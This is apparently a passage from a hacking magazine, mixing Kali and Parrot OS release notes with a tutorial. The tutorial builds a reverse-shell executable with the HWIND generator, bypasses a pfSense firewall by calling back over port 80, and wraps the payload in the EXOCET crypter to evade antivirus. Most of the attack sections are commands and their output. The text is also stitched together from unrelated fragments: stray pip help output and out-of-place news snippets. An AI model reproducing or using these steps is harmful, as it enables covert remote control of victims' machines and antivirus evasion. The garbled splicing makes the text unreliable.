sudo apt install python3-virtualenv
```

```
Do you want to install it? (N/y)n
```

```
(kali㉿kali)-[~]
```

```
$
```

```
(kali㉿kali)-[~]
```

```
$ pip
```

```
Usage:
```

```
pip <command> [options]
```

```
Commands:
```

```
install
```

```
Install packages.
```

```
download
```

```
Download packages.
```

```
uninstall
```

```
Uninstall packages.
```

```
freeze
```

```
Output installed packages in require
```

```
ments format.
```

```
list
```

```
List installed packages.
```

```
show
```

```
Show information about installed pac
```

```
kages.
```

```
check
```

```
Verify installed packages have compa
```

A vulnerability has been identified in Xiaomi Redmi Note 9T and redmi Note 11 models, that can be exploited to forge payments.


```

(kali@kali)-[~]
$ virtualenv
usage: virtualenv [--version] [--with-traceback] [-v | -q] [--read-only-app-data] [--app-data APP_DATA] [--reset-app-data] [--upgrade-embed-wheels] [--discovery {builtin}] [-p py] [--try-first-with py_exe]
               [--creator {builtin,cpython3-posix,venv}] [--seeder {app-data,pip}] [--no-seed] [--activators comma_sep_list] [--clear] [--no-vcs-ignore] [--system-site-packages] [--symlinks | --copies] [--no-download | --download]
               [--extra-search-dir d [d ...]] [--pip version] [--setuptools version] [--wheel version] [--no-pip] [--no-setuptools] [--no-wheel] [--no-periodic-update] [--symlink-app-data] [--prompt prompt] [-h]
               dest
virtualenv: error: the following arguments are required: dest

```

This release also adds autocompletion for John The Ripper. All 2john tools can now be called directly by just typing their names instead of calling from `usr/share/john`. Also resource packages like wordlists, Windows resources and PowerSploit now have clearer output with colour differentiation of the type of file or directory.

```

(kali@kali)-[~]
$ wordlists
> wordlists ~ Contains the rockyou wordlist
/usr/share/wordlists
├─dirb
├─dirbuster
├─fasttrack.txt
├─fern-wifi
├─metasploit
├─nmap.lst
├─rockyou.txt.gz
├─wfuzz
(kali@kali)-[/usr/share/wordlists]

```

```

(kali@kali)-[/usr/share/wordlists]
$ windows-resources
/usr/share/windows-resources
├─binaries
├─dbd
├─hyperion
├─mimikatz
├─powersploit
├─sbd
├─wce
(kali@kali)-[/usr/share/windows-resources]

```



```

(kali㉿kali)-[/usr/share/windows-resources]
$ powersploit
> powersploit ~ PowerShell Post-Exploitation Framework
/usr/share/windows-resources/powersploit
├── AntivirusBypass
├── CodeExecution
├── Exfiltration
├── Mayhem
├── Persistence
├── PowerSploit.psd1
├── PowerSploit.psm1
├── Privesc
├── README.md
├── Recon
├── ScriptModification
├── Tests
(kali㉿kali)-[/usr/share/windows-resources/powersploit]
$

```

```

(kali㉿kali)-[~]
$ wordlists
> wordlists ~ Contains the rockyou wordlist

/usr/share/wordlists
├── dirb -> /usr/share/dirb/wordlists
├── dirbuster -> /usr/share/dirbuster/wordlists
├── fasttrack.txt -> /usr/share/set/src/fasttrack/wordlist.txt
├── fern-wifi -> /usr/share/fern-wifi-cracker/extras/wordlists
├── metasploit -> /usr/share/metasploit-framework/data/wordlists
├── nmap.lst -> /usr/share/nmap/nselib/data/passwords.lst
├── rockyou.txt.gz
├── wfuzz -> /usr/share/wfuzz/wordlist
(kali㉿kali)-[/usr/share/wordlists]
$

```

```

(kali㉿kali)-[/usr/share/wordlists]
$ windows-resources
/usr/share/windows-resources
├── binaries
├── dbd
├── hyperion
├── mimikatz
├── powershell-empire -> ../powershell-empire
├── powersploit
├── sbd
├── wce

```



```

(kali@kali) - [/usr/share/windows-resources]
$ powersploit

> powersploit ~ PowerShell Post-Exploitation Framework

/usr/share/windows-resources/powersploit
— AntivirusBypass
— CodeExecution
— Exfiltration
— Mayhem
— Persistence
— PowerSploit.psd1
— PowerSploit.psm1
— Privesc
— README.md
— Recon
— ScriptModification

```

Kali Unkaputtbar

Unkaputtbar is a recent feature introduced by Kali that supports BTRFS snapshotting. If you have installed Kali in Vmware on VirtualBox you may have no need of this snapshotting as they have their own snapshotting features. Unkaputtbar features include boot snapshot, Diff snapshots, Browse snapshots and additional automatic snapshots.

Win - Kex 3.1

A new update to Win-Kex has been given. This update fixes a problem that prevents GUI applications from being started with SUDO.

New Tools

Just like any other release of Kali, this release too got many new tools added. The newly added tools are,

1. BruteShark - Network Forensic Analysis Tool (NFAT)
2. Evil-WinRM - Ultimate WinRM shell
3. Hakrawler - Web crawler designed for easy, quick discovery of endpoints and assets
4. Httpx - Fast and multi-purpose HTTP toolkit
5. LAPSDumper - Dumps LAPS passwords
6. PhpSploit - Stealth post-exploitation framework
7. PEDump - Dump Win32 executable files
8. SentryPeer - SIP peer-to-peer honeypot for VoIP
9. Sparrow-wifi - Graphical Wi-Fi Analyzer for Linux
10. Wifipumpkin3 - Powerful framework for rogue access points.

Kali NetHunter & ARM Updates

The Kali NetHunter app now supports WPS attacks. More devices like Ticwatch Pro 3 GPS, LTE, Ultra GPS, Ultra LTE are receiving NetHunter support.

PARROT SECURITY OS 5.0

Parrot 5.0 is the latest release of Parrot Security OS has been released on March 24, 2022. The latest released version is being considered a huge milestone as it has introduced several changes and new products. Let's learn more about it.

Kernel

The latest version of Parrot Security features the latest Linux kernel 5.16. This obviously offers the best performance and hardware compatibility. This version also offers an extensive collection of pre-installed drivers which helps the system compatible with most of the hardware which include WiFi dongles etc.

Versions

With Parrot 5.0, the KDE and XFCE versions of Parrot OS have been discontinued and have been replaced by the Architect Edition which supports also X86 32 bit and ARMv8 64 bit. An experimental Raspberry PI edition has also been released.

It seems the goal of the makers beginning with this release is to make it available on as many platforms as possible. This release is also the beginning of LTS release model. The parrot OS will not see any changes for at least 2 years. This makes the OS more reliable.

New Tools

Parrot OS 5.0 also gets new tools added. The new tools added are Pocsuite3, IVY-optiv, Python3-pcodedmp, Mimi penguin, Ffuf, Oletools, Findmyhash 2.0, Dirsearch and Pyinstxtractor.

US State department has announced a reward of \$10 million for providing any information related to Conti ransomware group.

RubyGems, the official package manager for the Ruby programming language, has mandated multi-factor authentication for popular package containers.

Three Hacking Scenarios To Help You Understand Real World Hacking Better.

ULTIMATE HACKING SCENARIO

In our previous Issue, readers have seen a Ultimate Hacking Scenario which is a combination of three hacking scenarios. The three hacking scenarios are,

Hacking Scenario 1:

Attacker & Target on same network.

No Firewall, No AntiVirus on Target.

Hacking Scenario 2:

Attacker & Target on different networks.

Target placed behind Firewall, No Antivirus on Target.

Hacking Scenario 3:

Attacker & Target on different networks.

Target behind Firewall. Antivirus running on target.

All these scenarios involved Metasploit and we have told our readers that in our next Issue we will be recreating the same hacking scenarios with non-Metasploit payloads.

So as we promised, here is our UHS (Ultimate Hacking Scenario).

After searching on internet for a payload generator, I have noticed one thing. There are many payload generators that generate or simplify meterpreter payloads. Of course, there are a few which generate non-Metasploit payloads.

After some researching, I decided to use one payload generator named HWIND that suits this article. I wanted a simple payload generator that would generate portable executable for me.

This time I am using Windows 10 as an Attacker machine and not Kali Linux. This is because this payload generator does not generate a exe payload if run on Kali Linux. The target is the same target we used in the previous Issue.

"Wannacry is the Stuxnat of Ransomware"

**- James Scott,
Senior Fellow, Institute for Critical Infrastructure Technology .**

SCENARIO - 1**Attacker System & Target system on same network.****No AV running on Target system.**

After installing HWIND on Attacker System (Remember, this needs Python installed on the attacker system). I navigate to the folder of HWIND.

```

Directory of C:\Users\nspadm\Downloads\HWind-main

08/04/2022  05:21 PM    <DIR>          .
08/04/2022  05:21 PM    <DIR>          ..
02/06/2021  09:42 PM             2,012 .exploit
02/06/2021  09:42 PM              13 .gitignore
02/06/2021  09:42 PM             3,320 .listener
08/04/2022  05:21 PM             2,086 exploit.py
02/06/2021  09:42 PM             2,720 generate.py
08/04/2022  05:21 PM             3,429 listener.py
02/06/2021  09:42 PM             1,007 README.md
02/06/2021  09:42 PM              48 requirements.txt

            8 File(s)              14,635 bytes
            2 Dir(s)  15,613,407,232 bytes free

```

```
C:\Users\nspadm\Downloads\HWind-main>py generate.py
```

Execute the "generate.py" file as shown in the above image using command py generate.py. Enter the LHOST IP and LPORT options as shown below.




```

C:\> Command Prompt - py generate.py

H W I N D

by: agpriyansh

[+] Enter the LHOST : 192.168.36.1
[+] Enter the port : 4444

```



Since there is no firewall to block connections between my Attacker machine and Target systems, I can choose any port. After the options are set, hit "ENTER" to generate the executable payload.

```

The system cannot find the file specified.
build, Are you sure (Y/N)? Y
    1 file(s) moved.
dist, Are you sure (Y/N)? Y

Exploit and listener created successfully.

C:\Users\nspadm\Downloads\HWind-main>

```

```

Directory of C:\Users\nspadm\Downloads\HWind-main

08/04/2022  05:56 PM    <DIR>          .
08/04/2022  05:56 PM    <DIR>          ..
02/06/2021  09:42 PM             2,012 .exploit
02/06/2021  09:42 PM              13 .gitignore
02/06/2021  09:42 PM             3,320 .listener
08/04/2022  05:54 PM      36,008,793 exploit.exe
08/04/2022  05:53 PM       2,086 exploit.py
02/06/2021  09:42 PM       2,720 generate.py
08/04/2022  05:56 PM     66,218,389 listener.exe
08/04/2022  05:54 PM       3,429 listener.py
02/06/2021  09:42 PM       1,007 README.md
02/06/2021  09:42 PM         48 requirements.txt
          10 File(s)      102,241,817 bytes
           2 Dir(s)  15,331,246,080 bytes free


```

Two files “exploit.exe” and “listener.exe” are generated. We need to copy the file “exploit.exe” to the target system to be executed. We need to execute “listener.exe” on the Attacker system to start the listener.

```
C:\Users\nspadm\Downloads\HWind-main>listener.exe
```

Command Prompt - py listener.py

```
Listening for reverse connection...
```



Once the file “exploit.exe” file is executed on the target system, we successfully have a connection.

Administrator: Command Prompt - listener.exe

```
Listening for reverse connection...
```

```
Connection recieved from 192.168.36.228
```

```
HWind> █
```


SCENARIO - 2**Attacker System & Target system on different networks****Target behind Firewall****No AV running on Target system**

In the second scenario, the target is behind firewall. Just like the previous Issue, I am using PFSense as the Firewall. Its external IP is 193.168.36.154 and its internal network range is 10.10.10.0.

```
Starting /usr/local/etc/rc.d/vmware-kmod.sh...done.
pfSense 2.4.5-RELEASE (Patch 1) amd64 Tue Jun 02 17:51:17 EDT 2020
Bootup complete

FreeBSD/amd64 (pfSense.localdomain) (ttyv0)

VMware memory control driver initialized
VMware Virtual Machine - Netgate Device ID: 46599136e25894cbe91c

*** Welcome to pfSense 2.4.5-RELEASE-p1 (amd64) on pfSense ***

WAN (wan)      -> em0      -> v4/DHCP4: 192.168.36.154/24
LAN (lan)      -> em1      -> v4: 10.10.10.1/8

0) Logout (SSH only)          9) pfTop
1) Assign Interfaces          10) Filter Logs
2) Set interface(s) IP address 11) Restart webConfigurator
3) Reset webConfigurator password 12) PHP shell + pfSense tools
4) Reset to factory defaults  13) Update from console
5) Reboot system              14) Enable Secure Shell (sshd)
6) Halt system                 15) Restore recent configuration
7) Ping host                   16) Restart PHP-FPM
8) Shell

Enter an option: █
```

The target system's IP address now became 10.10.10.9.

```
Microsoft Windows [Version 10.0.18362.356]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\user1>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : localdomain
    Link-local IPv6 Address . . . . . : fe80::4cd5:aef0:4ae2:e36a%6
    IPv4 Address. . . . . : 10.10.10.9
    Subnet Mask . . . . . : 255.0.0.0
    Default Gateway . . . . . : 10.10.10.1

Ethernet adapter Bluetooth Network Connection:
```

Now, let's generate the payload again but this time with LPORT option as 80. Why? Because Firewall blocks all other ports except HTTP and HTTPS.



by: agpriyansh

```
[+] Enter the LHOST : 192.168.36.1
[+] Enter the port : 80
656 INFO: PyInstaller: 5.2
656 INFO: Python: 3.10.6
687 INFO: Platform: Windows-10-10.0.19043-SP0
703 INFO: wrote C:\Users\nspadm\Downloads\HWind-main\exploit.spec
703 INFO: UPX is not available.
703 INFO: Extending PYTHONPATH with paths
['C:\\Users\\nspadm\\Downloads\\HWind-main']
```

```
135368 INFO: Updating manifest in C:\Users\nspadm\Downloads\HWind-main\dist\list
ener.exe.notanexecutable
135372 INFO: Updating resource type 24 name 1 language 0
135380 INFO: Appending PKG archive to EXE
135568 INFO: Fixing EXE headers
140266 INFO: Building EXE from EXE-00.toc completed successfully.
__pycache__, Are you sure (Y/N)? Y
The system cannot find the file specified.
build, Are you sure (Y/N)? Y
1 file(s) moved.
dist, Are you sure (Y/N)? Y
```

exploit and listener created successfully.

```
C:\Users\nspadm\Downloads\HWind-main>listener.exe
```


Let's start the listener.

"Beware of geeks bearing gifts"

- Kevin Mitnick.


```
Listening for reverse connection...
```

Copy the payload “ecploit.exe” to the target system (Windows 10) not PFSense and execute it.



We have a successful reverse shell connection again.

```
Listening for reverse connection...  
Connection recieved from 192.168.36.154
```

```
HWind> █
```

Since the Firewall doesn't expose the internal IP addresses, it will appear as the connection appeared from the IP address of PFsense.

SCENARIO - 3

Attacker System & Target system on different networks Target behind Firewall

AV running on Target system

Here comes the Real World Scenario, i.e executing the payload in the presence of Antivirus. For this we will use a Crypter. A Crypter is a program that encrypts, obfuscates and manipulate malware to make it very difficult for Antivirus programs to detect it as malware.

Although there are many crypters, let's see one crypter our readers may already know. Our readers have learnt about one such crypter in our [October 2021 Issue](#).

Since the payload in scenario 1 & scenario 2 is easily detectable by Antivirus, let's encrypt this payload with Exocet (In our 2021 Issue, we have used this crypter to encrypt a Metasploit payload).

```
(kali㉿kali)-[~/EXOCET]
$ cp /home/kali/Desktop/exploit.exe /home/kali/EXOCET/EXOCET-AV-Evasion

(kali㉿kali)-[~/EXOCET]
$ ls
EXOCET-AV-Evasion  exploit.exe

(kali㉿kali)-[~/EXOCET]
$ cd EXOCET-AV-Evasion

(kali㉿kali)-[~/EXOCET/EXOCET-AV-Evasion]
$ ls
bin                exocet.go          KeyGenerator       Payloads
BrackLota          exocet_payload.exe media              ProcInject
CG0test           exploit.exe        MemoryPageProtectionTest  procInjector
CG0Test           go.mod            notes              README.md
ExecShellcode     go.sum            outputmalware.go   shell_189_4455.exe

(kali㉿kali)-[~/EXOCET/EXOCET-AV-Evasion]
$ go run exocet.go exploit.exe outputmalware.go
```

The EXOCET Project.

Original malware sample selected: exploit.exe

Output malware sample selected: outputmalware.go

Encryption password for AES Galois/Counter Mode

\$|&:|%^*:-&>2{^1:2(&&(.^*}|/-/%|.*)^%1&1):.0.2-:| |::&(2:^}>^:)1:

This key is specifically designed with malicious pipe redirect operators to break brute forcing attempts of the key using command line tools in *nix, and Windows

The malware Go file has been completed. To cross compile the malware dropper for


```
(kali㉿kali) - [~/EXOCET/EXOCET-AV-Evasion]
$ env GOOS=windows GOARCH=amd64 go build -ldflags "-s -w" -o exocet_payload.exe outputmalware.go

(kali㉿kali) - [~/EXOCET/EXOCET-AV-Evasion]
$
```

JUST in case, you may think I am using the same payload that I used in our October 2021 Issue, let me show you the time stamp of the new payload.

```
(kali㉿kali) - [~/EXOCET/EXOCET-AV-Evasion]
$ ls
bin                exocet.go          KeyGenerator       Payloads
BrackLota          exocet_payload.exe media              ProcInject
CGOtest           exploit.exe        MemoryPageProtectionTest  procInjector
CGOTest           go.mod            notes              README.md
ExecShellcode     go.sum            outputmalware.go   shell_189_4455.exe

(kali㉿kali) - [~/EXOCET/EXOCET-AV-Evasion]
$ ls -l
total 298720
drwxr-xr-x 2 kali kali      4096 Dec 10  2021 bin
drwxr-xr-x 2 kali kali      4096 Dec 10  2021 BrackLota
drwxr-xr-x 3 kali kali      4096 Dec 10  2021 CGOtest
drwxr-xr-x 2 kali kali      4096 Dec 10  2021 CGOTest
drwxr-xr-x 2 kali kali      4096 Dec 10  2021 ExecShellcode
-rw-r--r-- 1 kali kali      5706 Dec 10  2021 exocet.go
-rwxr-xr-x 1 kali kali 123281408 Aug  6 02:50 exocet_payload.exe
-rwxr--r-- 1 kali kali  60802083 Aug  6 02:45 exploit.exe
-rw-r--r-- 1 kali kali     1048 Dec 10  2021 go.mod
```

